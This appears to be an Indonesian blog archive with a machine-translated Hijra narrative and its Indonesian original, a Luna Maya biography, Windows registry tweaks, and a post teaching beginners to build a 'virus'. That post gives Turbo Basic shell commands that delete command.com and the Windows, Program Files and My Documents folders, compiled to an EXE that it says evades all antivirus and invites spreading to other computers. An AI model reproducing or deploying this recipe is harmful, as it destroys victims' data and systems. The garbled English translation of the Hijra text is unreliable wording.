Subscribe via e-mail

Minggu, 12 Agustus 2012

0

TRAVEL Hijra of the Prophet Muhammad SAW

TRAVEL Hijra of the Prophet Muhammad SAW
By: Syahid43
After experiencing years of grief, the Messenger of Allah ordered for the Hijrah to Madinah. That night the Prophet was visited by the angel Gabriel to convey, "O Messenger of Allah! Thou shalt not sleep tonight on a bed you that you have used to sleep on it. Allah commands you to go to move to Medina. "Diyatakan also by Gabriel as that for a fellow traveling companion is his best friend Abu Bakr al-Siddiq ra.

(Source: Completeness PROPHET MUHAMMAD PBUH Tarikh KH Moenawar Chalil Volume 1)

Meanwhile, the leaders of Quraysh had intended to kill him. They have prepared their choice of twelve young men from each tribe to kill the Prophet. When the twelve young men were ready waiting for her at the door of his house, in the Messenger of Allah said to his nephew Ali bin Abi Talib, "Lie down on my bed, and use a regular blanket I used, by Allah, you will be safe from them." Then Ali was lying in bed he. Then the Prophet came out of his house and grabbed a handful of sand and then blow it into the air. Then he took another handful and sprinkle on the head of the youth. With the power of God, the youths can not see him. As God in His Word Letter Ceritrakan Yaasin Paragraph 9

وجعلنا من بين أيديهم سدا ومن خلفهم سدا فأغشيناهم


فهم لايبصرون


"And We have put in front of them

dindingdan behind their walls, and

We cover them so that they

can not

look. "

(Yaasiin: 9)

When twelve-conscious young man, there is a man who came past them and ask, "What are you waiting in front of the house of Muhammad?" They replied, "We are waiting for him out of the house," the man then said, "You deceived, Muhammad had just passed in front of you, he and his companions had left Makkah now. "
After the incident, the leaders of Quraysh amok and create competition. Namely, those who managed to capture the Holy Prophet and Abu Bakr, will be rewarded 100 camels. So the residents of Makkah immediately in droves, looking for him and his friend.
Messenger of Allah left the house and headed home his friend Abu Bakr ra, on the 27th of Nubuwwah Shafar 14 years. He then immediately left Makkah along with his friend quietly. They headed to a hill behind Makkah called Bukit Tsaur, there is a cave that Tsaur bernam Cave. Holy Prophet and Abu Bakr ra live in a cave for three nights. During that time they were always accompanied by Abdullah bin Abu Bakr in the night, the day mingling with the young Abdullah in Makkah to get information about what was done by the leaders of Quraysh. The information reported to the Prophet and Abu Bakr in the evening. The Prophet and Abu Bakr got the milk of sheep owned by Abu Bakr, who pastored by aides around the cave, which is also useful to remove traces of Abdullah in the afternoon.
After three days in the cave Tsaur, the Prophet and Abu Bakr ra to continue the journey. They hired a named Abdullah bin Uraiqith polytheists to be a guide. Amir bin along with the three of them went to Medina Fuhairah through unusual channels. During the trip they had several meetings with people around. Once when Abu Bakr was the Prophet dibonceng, there is someone who recognizes it, then ask "Who is the person who was in front of you?" Abu Bakr Answer, "He is pointing the way.".
In an area near Makkah, there are a bunch of people named in it terdapatseorang, Suraqah bin Malik. Then a man came and told him that he saw a group of people in the desert that he is Muhammad and his companions. Suraqah then said, "No, they are so and so son of so and so who went without wanting to be seen.". After the assembly was over, Suraqah immediately went home and ordered aides to prepare a horse behind a hill and menuggunya. After that he was preparing weapons and aides immediately see behind the hill. He then rode to catch up quickly once the Messenger of Allah. When the distance they are getting closer, suddenly plunged his horse front legs and she bounced away. He quickly got up and chased back, but the same events happen again, his horse slipped and he bounced away again. He was repeating for the third time, but the same events happen again. Until he finally gave up and said to the Messenger of Allah is not far from him. "Behold, thy people had prepared a great gift to be able to catch you," He also preached in Makkah diakatakan what about them, then Suraqah offer the property to him, but the apostle simply says, "hide our journey." Suraqah then ask for written language to be a guarantee for him . The Prophet then asked Amir bin Fuhairah wrote it down on a sheet of skin.
After that, the Prophet and his entourage moved on. They then came to a tent belonging Ma'bad Umm. He was sitting on the porch of his tent. Then the Prophet said to Um Ma'bad, "Is there anything you can give to us to relieve our thirst?" He replied, "We do not have anything to drink, while my husband was away and this is a famine, the sheep We have not issued more milk. "The Prophet then approached the thin ewe. He then said to Um Ma'bad, "What about this sheep?" He replied, "it was not sheep gave birth to more children and do not remove more milk." The Prophet asked, "Can I memerahnya?" He replied, "Please it. "The Prophet then hold lamb milk glands, while reading the holy names of God. Soon the sheep mammary gland is enlarged, then Prophet asked Um Ma'bad to fetch a bowl, then he milked the sheep so that the basin was filled. The Prophet gave the milk directly to Umm Ma'bad who drank until satiated. Then he flushed the sheep back up to full-back basin, and the Prophet gave milk to the friends of companions until they are full, then Prophet milking the milk back up to full-back basin, and then he gave to Umm Ma'bad. The Prophet and his companions moved on.
Along the way Prophet met with Abu Buraidah, he and his troops are in search of him to get the promised reward the leaders of Quraysh. But when he was confronted with the Messenger of Allah, and speak with him, immediately he and seventy troops to Islam. He then ripped off his white robe, and tied to his spear to be used as a flag as a sign that a prophet who would bring truth and justice will spread all over the world have come.
The Prophet also met Az-Zubair who had converted to Islam. He then told me about the people of Medina when he heard the coming of the Holy Prophet, they were all out of his house and into the field, waiting for the Holy Prophet and his entourage. Then they came to the Quba 'there Prophet and his companions stayed for four days, where they also met with Ali bin Abi Talib who follow them and stay together with the Prophet. At Quba 'Messenger of Allah and his friends founded a mosque that was built with devotion to God. This is the first mosque built by the Muslims since the prophetic. In the Prophet's mosque was also the first Friday prayers with his companions.
After Friday prayers, the Holy Prophet and his companions entered Medina, he uasailah Hijarah trip marked the arrival of the Prophet peace be upon him in the blessed city that would become the residence he and his companions, the city where the Holy Prophet established order of social life and state The first is simply based on the Qur'an and Sunnah, a city full of blessings and the city where a lot of unresolved issues .... Islamic Ummah MADINAHAL-MUNAWWAROH,,,,.
(Source: From Various Sources)

0

PERJALANAN HIJRAH NABI MUHAMMAD SAW

PERJALANAN HIJRAH NABI MUHAMMAD SAW 
Oleh: Syahid43
Setelah mengalami tahun kesedihan, Rasulullah diperintah Allah untuk Hijrah menuju Madinah. Malam itu Rasulullah saw didatangi oleh malaikat Jibril as yang menyampaikan, “Wahai Rasulullah! Janganlah engkau tidur malam ini di atas tempat tidur engkau yang engkau telah biasa tidur diatasnya. Sesungguhnya Allah menyuruh engkau supaya berangkat hijrah ke Madinah.” Diyatakan pula oleh Jibril as bahwa untuk kawan seperjalanannya ialah sahabatnya Abu bakar Ash-Shiddiq ra.
(Sumber :Kelengkapan Tarikh NABI MUHAMMAD saw Jilid 1 K.H. Moenawar Chalil)
Sementara itu, para pemuka Quraisy sudah berniat akan membunuh beliau. Mereka telah mempersiapkan dua belas pemuda pilihan mereka dari tiap-tiap suku untuk membunuh Nabi saw. Ketika ke-duabelas pemuda sudah siap menunggu Beliau di depan pintu rumahnya, di dalam Rasulullah bersabda kepada keponakannya Ali bin Abi Thalib, ” Berbaringlah di tempat tidurku, dan gunakanlah selimut yang biasa kugunakan, Demi Allah, kau akan aman dari mereka.” maka Ali pun berbaring di tempat tidur Beliau. Kemudian Rasulullah keluar dari rumahnya dan mengambil segenggam pasir kemudian meniupnya ke arah udara. Lalu ia mengambil segenggam lagi dan menaburkannya di kepala para pemuda tersebut. Dengan kekuasaan Allah, para pemuda tersebut tidak dapat melihat beliau. Seperti yang Allah Ceritrakan dalam firmanNya Surat Yaasin Ayat 9
وَجَعَلْنَا مِن بَيْنِ أَيْدِيهِمْ سَدّاً وَمِنْ خَلْفِهِمْ سَدّاً فَأَغْشَيْنَاهُمْ

فَهُمْ لاَيُبْصِرُونَ

” Dan Kami adakan di hadapan mereka
dindingdan di belakang mereka dinding, dan
Kami tutup mereka sehingga mereka
tak dapat
melihat.”
(Yaasiin : 9)

Ketika duabelas pemuda tersebut sadar, ada seorang laki-laki yang datang melewati mereka dan bertanya, ”Apa yang kalian tunggu di depan rumah Muhammad?” mereka menjawab, ”Kami menunggunya keluar dari dalam rumah,” laki-laki tersebut kemudian berkata, ”Kalian tertipu, Muhammad baru saja lewat dihadapan kalian, ia dan sahabatnya sudah pergi meninggalkan Makkah sekarang.”
Setelah kejadian itu, para pemuka Quraisy mengamuk dan membuat sayembara. Yaitu, barangsiapa yang berhasil menangkap Rasulullah saw dan Abu Bakar, akan dihadiahi 100 ekor unta. Maka para penduduk Makkah dengan segera berbondong-bondong, mencari beliau dan sahabatnya.

Rasulullah saw meninggalkan rumah dan segera menuju rumah sahabatnya Abu Bakar r.a, pada tanggal 27 shafar tahun 14 dari Nubuwwah. Kemudian Beliau beserta sahabatnya segera meninggalkan Makkah dengan diam-diam. Mereka menuju ke sebuah bukit di belakang Makkah yang bernama Bukit Tsaur, disana terdapat sebuah gua yang bernam Gua Tsaur. Rasulullah saw dan Abu Bakar r.a tinggal dalam gua tersebut selama tiga malam. Selama itu mereka selalu ditemani oleh Abdullah bin Abu Bakar pada malam hari, pada siang hari Abdullah berbaur dengan para pemuda di Makkah untuk mendapatkan informasi tentang apa yang dilakukan oleh para pemuka Quraisy. Informasi tersebut diberitakan kepada Nabi saw dan Abu Bakar pada malam harinya. Rasul saw dan Abu Bakar mendapat susu dari Domba milik Abu Bakar, yang digembalakan oleh pembantunya di sekitar gua, yang juga berguna untuk menghapus jejak Abdullah pada siang harinya.

Setelah tiga hari berada di Gua Tsaur, Rasulullah saw dan Abu Bakar r.a melanjutkan perjalanan. Mereka mengupah seorang Musyrik bernama Abdullah bin Uraiqith untuk menjadi penunjuk jalan. Mereka bertiga beserta Amir bin Fuhairah berangkat menuju Madinah melalui jalur yang tidak biasa. Selama perjalanan mereka mengalami beberapa kali pertemuan dengan orang-orang sekitar. Suatu kali ketika Abu Bakar sedang dibonceng Rasulullah saw, ada seseorang yang mengenalinya, kemudian bertanya ”Siapa orang yang berada di depanmu itu?” Abu Bakar Menjawab, ” Ia adalah penunjuk jalanku.”.

Di suatu daerah di dekat Makkah, ada sekumpulan orang-orang yang didalamnya terdapatseorang bernama, Suraqah bin Malik. Kemudian seorang laki-laki datang dan berkata padanya bahwa ia melihat ada sekelompok orang di gurun yang menurutnya adalah Muhammad dan kawan-kawannya. Suraqah kemudian berkata, ”Bukan, mereka adalah Fulan bin Fulan yang pergi tanpa ingin dilihat.”. Setelah perkumpulan itu usai, Suraqah dengan segera pulang ke rumahnya dan menyuruh pembantunya untuk mempersiapkan seekor kuda di belakang bukit dan menuggunya. Setelah itu ia mempersiapkan persenjataan dan segera menemui pembantunya di belakang bukit. Ia lalu memacu kudanya dengan cepat sekali untuk mengejar Rasulullah saw. Ketika jarak mereka semakin dekat, tiba-tiba kaki depan kudanya terperosok dan ia terpental jauh. Ia segera bangkit dan mengejar kembali, tetapi kejadian yang sama terulang lagi, kudanya terperosok dan ia terpental jauh kembali. Ia mengulangnya untuk yang ketiga kalinya, tapi kejadian yang sama terulang lagi. Sampai akhirnya ia menyerah dan berkata pada Rasulullah saw yang tidak jauh lagi darinya. ”Sesungguhnya kaummu telah mempersiapkan hadiah besar untuk bisa menangkapmu,” Ia juga mengabarkan apa yang diakatakan penduduk Makkah tentang mereka, lalu Suraqah menawarkan harta kepada Beliau, tetapi Rasul hanya berkata, ”Rahasiakan perjalanan kami.” Suraqah kemudian meminta tulisan yang dapat menjadi jaminan untuknya. Rasulullah saw kemudian meminta Amir bin Fuhairah menulisnya di atas sebuah lembaran kulit.

Setelah itu, Nabi beserta rombongannya melanjutkan perjalanan. Mereka kemudian sampai pada sebuah tenda milik Ummu Ma’bad. Ia sedang duduk-duduk di serambi tendanya. Lalu Rasul bertanya kepada Ummu Ma’bad, ” Adakah yang dapat kau berikan kepada kami untuk menghilangkan rasa haus kami?” ia menjawab, ”Kami tidak memiliki apa-apa yang dapat diminum, sedang suamiku sedang pergi dan ini adalah paceklik, domba-domba kami sudah tidak mengeluarkan susu lagi.” lalu Rasul saw mendekati seekor domba betina yang kurus. Ia lalu berkata kepada Ummu Ma’bad, ”Bagaimana dengan domba ini?” ia menjawab, ” domba itu sudah tidak melahirkan anak lagi dan tidak mengeluarkan susu lagi.” Rasul saw bertanya lagi, ”Bolehkah aku memerahnya?” ia menjawab, ” Silahkan Saja.” kemudian Rasulullah saw memegang kelanjar susu Domba tersebut, sambil membaca asma Allah. Tak lama kemudian kelenjar susu domba tersebut membesar, lalu Rasul saw meminta Ummu Ma’bad untuk mengambilkan baskom, kemudian beliau memerah susu Domba tersebut sehingga penuh baskom tadi. Rasul saw memberikan susu tersebut untuk Ummu Ma’bad yang langsung diminumnya hingga kenyang. Lalu beliau memerah kembali domba tersebut hingga penuh kembali baskom tersebut, lalu Rasul saw memberikan susu tersebut kepada sahabat-sahabat seperjalanan hingga mereka kenyang, lalu Rasul saw memerah kembali susu tersebut hingga sepenuh baskom kembali, lalu beliau berikan kepada Ummu Ma’bad. Rasul saw dan sahabat-sahabatnya kembali melanjutkan perjalanan.

Di tengah perjalanan Rasulullah saw bertemu dengan Abu Buraidah, ia dan pasukannya memang sedang mencari-cari beliau untuk mendapatkan hadiah yang dijanjikan para pemuka Quraisy. Namun ketika ia sudah berhadapan dengan Rasulullah saw dan berbicara dengan beliau, seketika itu juga ia dan tujuh puluh pasukannya masuk Islam. Ia lalu merobek jubah putihnya dan diikat pada tombaknya untuk dijadikan bendera sebagai tanda bahwa seorang Nabi yang akan membawa kebenaran dan akan menyebarkan keadilan di seluruh penjuru bumi telah datang.

Rasulullah saw juga bertemu dengan Az-Zubair yang telah masuk Islam. Ia kemudian bercerita tentang penduduk Madinah ketika mendengar kedatangan Nabi saw, mereka semua keluar dari rumahnya dan menuju tanah lapang, menunggu Nabi saw dan rombongannya. Kemudian sampailah mereka di daerah Quba’ disana Rasul saw dan sahabat-sahabatnya menetap selama empat hari, disana mereka juga bertemu dengan Ali bin Abi Thalib yang menyusul mereka dan menginap bersama dengan Nabi saw. Di Quba’ Rasulullah saw dan sahabat-sahabatnya mendirikan sebuah Masjid yang dibangun dengan ketakwaan kepada Allah. Ini adalah Masjid pertama yang dibangun oleh Ummat Islam sejak kenabian. Di Masjid tersebut juga Nabi saw melakukan shalat Jum’at pertama kali dengan para sahabat.

Seusai Shalat Jum’at, Nabi saw dan sahabat-sahabatnya memasuki Madinah, maka uasailah perjalanan Hijarah beliau yang ditandai dengan sampainya Nabi saw di Kota penuh berkah yang nantinya menjadi tempat tinggal beliau dan para sahabat, kota dimana Nabi saw mendirikan tatanan kehidupan bermasyarakat dan bernegara pertama yang hanya berbasiskan Al-Qur’an dan As-Sunnah, kota yang penuh keberkahan dan kota tempat banyak permasalahan Ummat Islam terselesaikan....MADINAHAL-MUNAWWAROH,,,,.
(Sumber: Dari Berbagai Sumber)

Kamis, 19 April 2012

0

BIOGRAPHY LUNA MAYA in english


Denpasar, August 26, 1983

Luna Maya star started his career as a catwalk model, and develop themselves in the role of art, whether movies or soap operas. Achievements of the prominence as a model is chosen as the Star Lux 2006 Luna.
Titled his film debut, LOOKING FOR LOVE 30 DAYS (2004), where in the film, Luna antagonistic role as Barbara, a beautiful girl and sexy idol. Although a small role in the film, Luna is considered a success.
A year later, Luna again involved in film BROWNIES (2005). As in the previous film, the film director Hanung Bramantyo, Luna still get a small role. The new Luna get the lead role, starring as Ward 13 (2005) to portray the character of Mina.
Luna getting bounced in the name of entertainment, while playing a movie LOVE SILVER with Rima Melati and Catherine Wilson.
In addition to the above films, the former girlfriend Fachry Albar, also starred ROOM, Jakarta Undercover, Alexandria and MESSAGE FROM HEAVEN.
Even in 2006, through the film managed to deliver himself in Indonesia Film Festival nomination Best Actress category.
Students majoring in International Relations University of Paramadina also starred in several soap operas among them, AND, YOU AND ME, THERE IS LOVE, and ANGGUN secret.
The new film titled Luna IN THE NAME OF LOVE, directed by Rudy Soedjarwo.
Luna is the icon of a product sponsoring the Beijing Olympics, a chance to carry the Olympic flame around Istora 2008. This activity as part of a ceremonial trip to the Beijing Olympic flame.
Besides active in the entertainment world, Luna is also doing business in the field of fashion, by opening a boutique called LM Hardware in Bandung and Jakarta.
Luna also more shining star of 2008, as ambassador of one of Luna coupled electronic products, Toshiba, and also became an icon KapanLagi.com.
On 27 November Luna opened the barber shop business in Kemang NEW GLORY HAIR 1 No.2B Unit 3 Jakarta. One of the stock when he was no longer exist in the world of entertainment.
Beginning in December 2008, Luna returned a relationship with a former boyfriend, Ariel Peterpan, the widower status after the divorce from Sarah Amalia on May 27, 2008.
Source: music-edo.blogspot.com

Jumat, 28 Januari 2011

0

Cara membuat virus dengan turbo booster

Membuat virus dengan torbo booster. Begini caranya
Membuat program perusak (seperti virus) merupakan keinginan sebagian para pemula komputer, tapi bagaimana mereka bisa membuat kalau mereka tidak tahu bahasa pemograman sama sekali, anda jangan resah untuk masalah ini karena saat ini penulis akan mengajarkan anda cara membuat program perusak (virus) yang sangat sederhana sekali tapi sangat mematikan bahkan bisa dikatakan lebih mengerikan dari program perusak manapun.
Pertama kali skill yang anda butuhkan adalah dasar DOS, tanpa ini anda akan sulit untuk berkreasi dalam membuat program ini tapi jika anda tidak tahu dasar perintah DOS maka anda cukup copy paste saja, bahasa pemograman yang akan kita pakai adalah Turbo Basic v1.0, anda dapat mendownloadnya di Google.

Jika anda buta pemograman Turbo Basic maka anda masuk ke Edit lalu anda tulis Source Code program perusak.

shell "Perintah DOS"
dengan diawali kata shell maka anda dapat menjalankan perintah DOS pada program, misal anda membuat :
shell "c:"
shell "cd\"
shell "del command.com"
Diatas adalah contoh menghapus DOS pada DOS Classic, Windows 95/98 sehingga pengguna komputer tidak dapat booting, kita contohkan yang lain.
shell "c:"
shell "cd\"
shell "deltree /y mydocu~1"
shell "deltree /y windows"
shell "deltree /y progra~1"
Diatas adalah contoh menghapus Directory My Document,WIndows dan Program FIles,sangat fatal bukan ?
Setelah anda selesai membuat programnya maka anda save dahulu, caranya pilih File lalu Save lalu beri nama filenya misal VIRUS.BAS, setelah itu baru kita mengcompile source code tadi, caranya pilih Options lalu pilih Compile to EXE file, setelah itu masuk ke pilihan compile lalu anda enter, maka source code tersebut akan menjadi file EXE.
Jika file EXE tersebut dijalankan maka komputer anda akan menjalankan perintah DOS pada program, dari tutorial diatas, anda dapat berkreasi sendiri bagaimana virus buatan anda dapat berjalan sesuai dengan anda inginkan, perlu diketahui bahwa TIDAK ADA SATU ANTIVIRUS DIDUNIA INI DAPAT MENDETEKSI PROGRAM INI ADALAH VIRUS jadi anda bebas mengcopykan program ini ke komputer manapun yang anda suka kecuali komputer berbasis non DOS atau Windows.

Tujuan dari tutorial ini adalah agar kita lebih waspada terhadap berbagai file dengan ekstensi *.exe meskipun file *.exe tersebut 100% dinyatakan bebas virus dari berbagai jenis Antivirus.

sumber : http://tkjrulez.blogspot.com/2011/01/cara-membuatvirus-dengan-turbo-booster.html

Kamis, 23 Desember 2010

0

Tips and Trick Buat Komputer lebih cepat

Fungsi klik-kanan merupakan cara yang sangat baik untuk mempelajari beberapa fungsi Windows yang tersembunyi. Ingin lebih? Cobalah Anda mulai menjelajahi aplikasi Control Panel dan temukan beberapa teknik yang bermanfaat. Dan masih ada lagi aplikasi Command Line pada folder Windows’ System32. Tapi, tidak ada satupun yang bisa menandingi Registry.

Registry dilengkapi dengan berbagai pengaturan yang bermanfaat untuk meningkatkan kinerja, memperbaiki lubang keamanan, dan bahkan mengubah basis fundamental Windows untuk bekerja lebih baik. Walaupun terlihat sangat canggih, Anda tetap perlu untuk berhati-hati dalam menggunakannya karena bukan hanya fitur yang membantu tetapi juga banyak perangkap.

Jika tidak berhati-hati, Anda justru malah menambahkan masalah dari pada memecahkannya. Untuk itu, di bawah ini terdapat 20 hack yang bisa Anda coba untuk membuat PC Anda menjadi lebih baik. Selamat mencoba!!

1. Tingkatkan Keamanan
Seseorang yang tidak diinginkan bisa dengan mudah mengambil data Anda dengan USB apabila ia berhasil mengakses PC Anda secara fisik. Jika Anda menggunakan Windows XP2 atau versi sesudahnya, ada sebuah cara sederhana untuk mencegahnya.

Masuk ke “HKLM\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies”, buatlah sebuah nilai DWORD yang disebut “WriteProtect” dan atur pada nilai “1″. Anda akan bisa membaca drive USB, tetapi tidak bisa memindahkan data ke dalamnya lagi.

2. Kendalikan UAC
Kendali Akun Pengguna milik Vista sangat sering memunculkan peringatan-peringatan yang akhirnya dimatikan oleh para pengguna. Tapi, kadang justru membuat mereka kelewatan fitur-fitur yang bermanfaat seperti mode perlindungan untuk IE. Anda bisa mengendalikannya dengan cara menonaktifkan peringatan bagi administrator, jadi Anda tidak perlu terganggu, namun UAC tetap bekerja pada latar belakang dan Anda masih bisa mendapatkan fitur-fiturnya.

Untuk melakukan ini, masuk ke “HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin”, dan atur nilainya menjadi “0″. Untuk mengembalikannya ke kondisi normal, atur nilainya menjadi “2″.

3. Ubah Pemilik
Instalasikan Windows pada PC dan Anda pasti akan diminta untuk memasukan nama, yang kemudian akan disimpan sebagai pemilik yang terdaftar (jalankan WinVer untuk melihat ini pada sistem Anda). Jika Anda membeli sebuah komputer bekas, mungkin Anda ingin mengganti nama pemiliknya dengan nama sendiri. Hmm..tak ada cara lain selain dengan Registry.
br>Masuk ke dalam “HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion” dan akan melihat dua kalimat “RegisteredOwner” dan “RegisteredOrganization”. Klik ganda pada keduanya untuk mengganti.

4. Mengurutkan File dengan Benar
Mengurutkan nama file pada Explorer bisa menjadi suatu masalah. Pengaturan awal, ia akan menempatkan “File_v2.txt” sebelum “File_v15.txt”, dan itu bukanlah urutan ASCII, tetapi terlihat lebih masuk akal. Tetapi, bagaimana jika “v” merujuk kepada nomor versi, dan seharusnya “File_v15.txt” di urutan terdahulu? Pada saat ini, sistem awal Explorer tidak bisa bekerja sama sekali.

Untuk mengembalikan pengurutan berdasarkan ASCII yang biasa, masuk ke “HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer”, buatlah nilai DWORD yang disebut “NoStrCmpLogical” dan atur nilainya menjadi “1″. Hapus kode tersebut jika ingin kembali ke kondisi awal Explorer yang standar.

5. Troubleshoot Startup
Jika Windows membutuhkan waktu yang terlalu lama untuk start up maupun shut down, kemungkinan ia sedang memiliki maslah. Untuk mengetahui apa yang sedang terjadi kembali masuk “HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System”, buatlah sebuah nilai DWORD yang disebut “verbosestatus” dan atur nilainya menjadi “1″. Restart PC Anda dan Windows akan memberitahu Anda apa yang sedang terjadi.

6. Mengatur Tipe-Tipe Folder
Explorer milik Vista akan secara cerdas memilih tipe folder Anda berdasarkan isinya. Tetapi, hal ini berarti folder download Anda akan berubah menjadi folder musik jika Anda mengunduh beberapa MP3. Untuk memperbaiki ini, masuk ke dalam “HCU\Software\Classes\LocalSettings\Software\Microsoft\Windows\Shelf”, hapus subkey “Bags” dan buat yang baru pada lokasi yang sama.

Buatlah kunci bernama “AllFolders” di bawah Bags, dan kunci lain bernama “Shell” di bawahnya lagi. Kemudian klik padanya untuk membuka “HCU\Software\Classes\LocalSettings\Software\Microsoft\Windows\Shell\Bags\AllFolders\Shell”. Klik kanan pada bagian kanan panel, pilih “New | String Value” dan namakan ini “FolderType”. Kemudian, klik ganda pada FolderType dan atur nilainya menjadi “NotSpecified”. Anda masih bisa mengubah tipe folder, tapi Vista tidak akan mengubahnya secara otomatis.

7. Enkripsi dengan Mudah
Beberapa versi Windows memungkinkan Anda untuk mengenkripsi file, walaupun prosesnya agak aneh. Anda harus mengklik-kanan pada file, pilih “properties”, tekan tombol “Advanced, cek “Encrypt contents to secure data”, dan tekan “OK” sebanyak 2x.

Untuk cara yang lebih sederhana, masuk ke “HKLM\SOFTWARE\Microsoft\Windows\Current\Version\Explorer\Advanced” buat DWORD yang bernama “EncryptionContextMenu” dan atur nilainya menjadi “1″. Sekarang Anda cukup hanya mengklik-kanan pada file dan pilih “Encrypt”.

8. Akses Folder dengan Cepat
Akses folder dengan cepat dengan memunculkannya pada Start Menu, Ketik “REGEDIT” pada “Run”, masuk ke “HKCR\Folder\shellex\ContextMenuHandlers”, klik-kanan “ContextMenuHandlers” dan klik “New | Key”.

Ketik ” dan tekan [Enter]. Sekarang, tahan [Shift], klik-kanan pada sebuah folder, dan pilih “Pin to Start Menu”.

9. Percepat Waktu Peng-Kopian
Vista memberikan prioritas yang tinggi untuk soundcard Anda, jadi Anda butuh untuk mendapatkan audio yang bebas dari masalah tanpa peduli apa yang PC Anda sedang proses. Karena hal tersebut bisa memperlambat proses pengkopian pada jaringan.

Untuk memperbaikinya, masuk ke “HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Multimedia\SystemProfile”. Coba atur “NetworkThrottlingIndex” menjadi lebih 10 – 50 atau 60 sudah cukup efektif, kemudian reboot dan uji kecepatan jaringan Anda. Untuk informasi lebih, klik di sini.

10. Perbaiki Listing Drive
Jika Explorer tidak lagi menampilkan DVD drive Anda, masuk ke “HKLM\System\CurrentControlSet\Control\Class\” dan hapus pengaturan “UpperFilters” atau “LowerFilters”. Tips ini biasanya bekerja, tapi kadang bisa gagal jika memang aplikasi bersangkutan sudah bermasalah dari awalnya. Jika program berhenti bekerja, coba lihat apakah terdapat update, kemudian reinstall.

11. Akses Pengaturan Tampilan dengan Cepat
Klik-kanan saja pada desktop Windows Vista tidak cukup untuk membawa Anda langsung kepada menu pengaturan tampilan. Windows 7 sudah dipersiapkan untuk memperbaiki hal ini. Tapi, untuk sementara Anda bisa melakukannya dengan masuk ke “HKCR\Directory\Background\Shell”, klik-kanan “Shell”, pilih “New | Key” dan namakan “Display Settings”.

Klik-ganda “(Default)” oada bagian kanan panel dan masukkan “Display Settings” pada kotak Value Data. Sekarang, klik-kanan “Display Settings” pada bagian kiri panel, pilih “New | Key” kembali, dan namakan fungsi ini sebagai “command”.

Klik-ganda pada nilai Default fungsi-fungsi baru tersebut dan masukkan teks berikut ini: “rundll32 shell32.dll,Control_RunDLL DESK.CPL,@0,3″. Klik “OK” dan klik-kanan pada desktop untuk melihat opsi pengaturan tampilan yang baru.

12. Multiple Live Messenger Log-In
Biasanya, Windows Live Messenger (WLM) hanya memungkinkan Anda untuk masuk ke dalam satu akun saja pada satu waktu tertentu. Untuk membuatnya menjadi lebih dari satu, masuk ke “HKLM\Software\Microsoft\WindowsLive\Messenger”, buat nilai DWORD yang bernama “Multiple Instances” dan atur nilainya menjadi “1″. Untuk mengembalikan ke kondisi semula, cukup hapus nilai tersebut.

13. Bersihkan Menu-Menu
Anda telah meng-unsinstall sebuah aplikasi, tapi ia malah meninggalkan Anda sebuah cinderamata berupa ikon-ikon yang tidak berguna. Untuk memperbaiki ini, masuk ke “HKCR\*” dan “HKCR\Directory”. Perlebar panelnya, kemudian pilih “shellex\ContextMenuHandlers” dan lihat berbagai tombol di bawahnya yang berhubungan dengan perintah yang tidak Anda inginkan.

Pada PC, fungsi “HKCR\*\shellex\ContextMenuHandlers\7-Zip” berhubungangan dengan menu konteks 7-Zip, sebagai contohnya, untuk menghapusnya, klik “Delete” pada bagian kiri panel. Tapi hati-hati, sebaiknya Anda hanya menghapus jika sudah 100% yakin pada menu yang tepat.

14. Percepat Back-Up
Fitur NTCBACKUP milik Windows XP meningkatkan kinerjanya dengan mempertahankan daftar file sistem yang ia tahu kalau Anda tidak akan mungkin ingin membuat back-upnya. Tambahkan file dan folder yang Anda inginkan sendiri dan dapatkan hasil yang lebih baik lagi.

Lihat daftarnya pada “HKLM\SYSTEM\CurrentControlSet\Control\BackupRestore\FileNotToBackup”.

15. Ubah Folder Instalasi Default
Kebanyakan instalasi default adalah folder Program Files, tapi jika Anda ingin menggantinya, masuk ke “HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion”, ubah “ProgramFilesDir” menjadi folder pilihan Anda dan reboot

16. Mengubah Nama Drive
Menambahkan sebuah pembaca kartu memori dan Explorer akan sering kali menghentikan folder komputer yang memiliki nama drive yang mirip. (”Removable Drive D: “, “Removable Drive E: “, dan seterusnya), membuatnya menjadi susah untuk membedakannya.

Anda bisa mengatasinya dengan “HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer”. Buatlah tombol dengan huruf dari drive (sebagai contoh “G”), dan di dalamnya buatlah lagi tombol baru yang bernama “DefaultLabel”. Klik-ganda pada tempat memasukkan nilainya, berilah nama “CompactFlash” (atau apapun sesuka Anda), dan klik “OK”. Restart Explorer atau tekan [F5] dan lihat perubahannya. Drive G: akan terbaca sebagai “CompactFlash (G:)”.

17. Wipe the Page File
Windows menyimpan memori halaman-halaman pada file paging selama Anda bekerja. Semuanya terdengar baik, sampai seseorang berhasil mengakses sistem Anda, menemukan file-file tersebut, dan menambahkan atau justru mengurangi sesuatu yang tidak Anda inginkan.

Untuk mengatasinya, masuk ke “HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement”, atur nilai “ClearPageFileAtShutdown” menjadi 1 dan reboot. Windows akan menghapus semua file halaman ketika ia dimatikan. Memang memperpanjang durasi dan proses, tapi meningkatkan keamanan.

18. Crash on Cue
Layar biru crash biasanya membawa kabar buruk, tetapi kadang Anda mungkin ingin memunculkannya untuk menguji laporan eror Windows misalnya. Ternyata trik Registry bisa membantu Anda bahkan untuk hal yang satu ini.

Masuk ke “HKLM\SYSTEM\CurrentControlSet\Services\i8042prt\Parameters”, buat DWORD bernama “CrashOnCtrlScroll” dan atur nilainya menjadi 1. Reboot komputer Anda, dan untuk meng-crash cukup tahan [Ctrl] kanan dan tekan [Scroll Lock] dua kali. Setelah selesai, pastikan Anda segera menghapus perintah tersebut.

19. Save CPU Time
Sebuah PC standar biasanya memiliki beberapa program yang ingin menggunakan kapasitas prosesor pada saat yang bersamaan, dan Windows akan mengalokasi setiap periode dari CPU time sebuah “quantum” sebuah berpindah ke program yang berikutnya. Secara default, biasanya ini sangat pendek, sehingga PC akan menjadi responsif, tapi terkadang hal ini berarti Windows akan membuat waktu untuk berpindah di antara proses-proses tersebut.

Solusinya? Anda bisa mencoba apa yang Windows Server lakukan. Atur sistem untuk menggunakan quantem yang lebih lama. Atur “HKLM\SYSTEM\CurrentControlSet\Control\PriorityControl\Win32PrioritySepartion” menjadi 16 (hex).

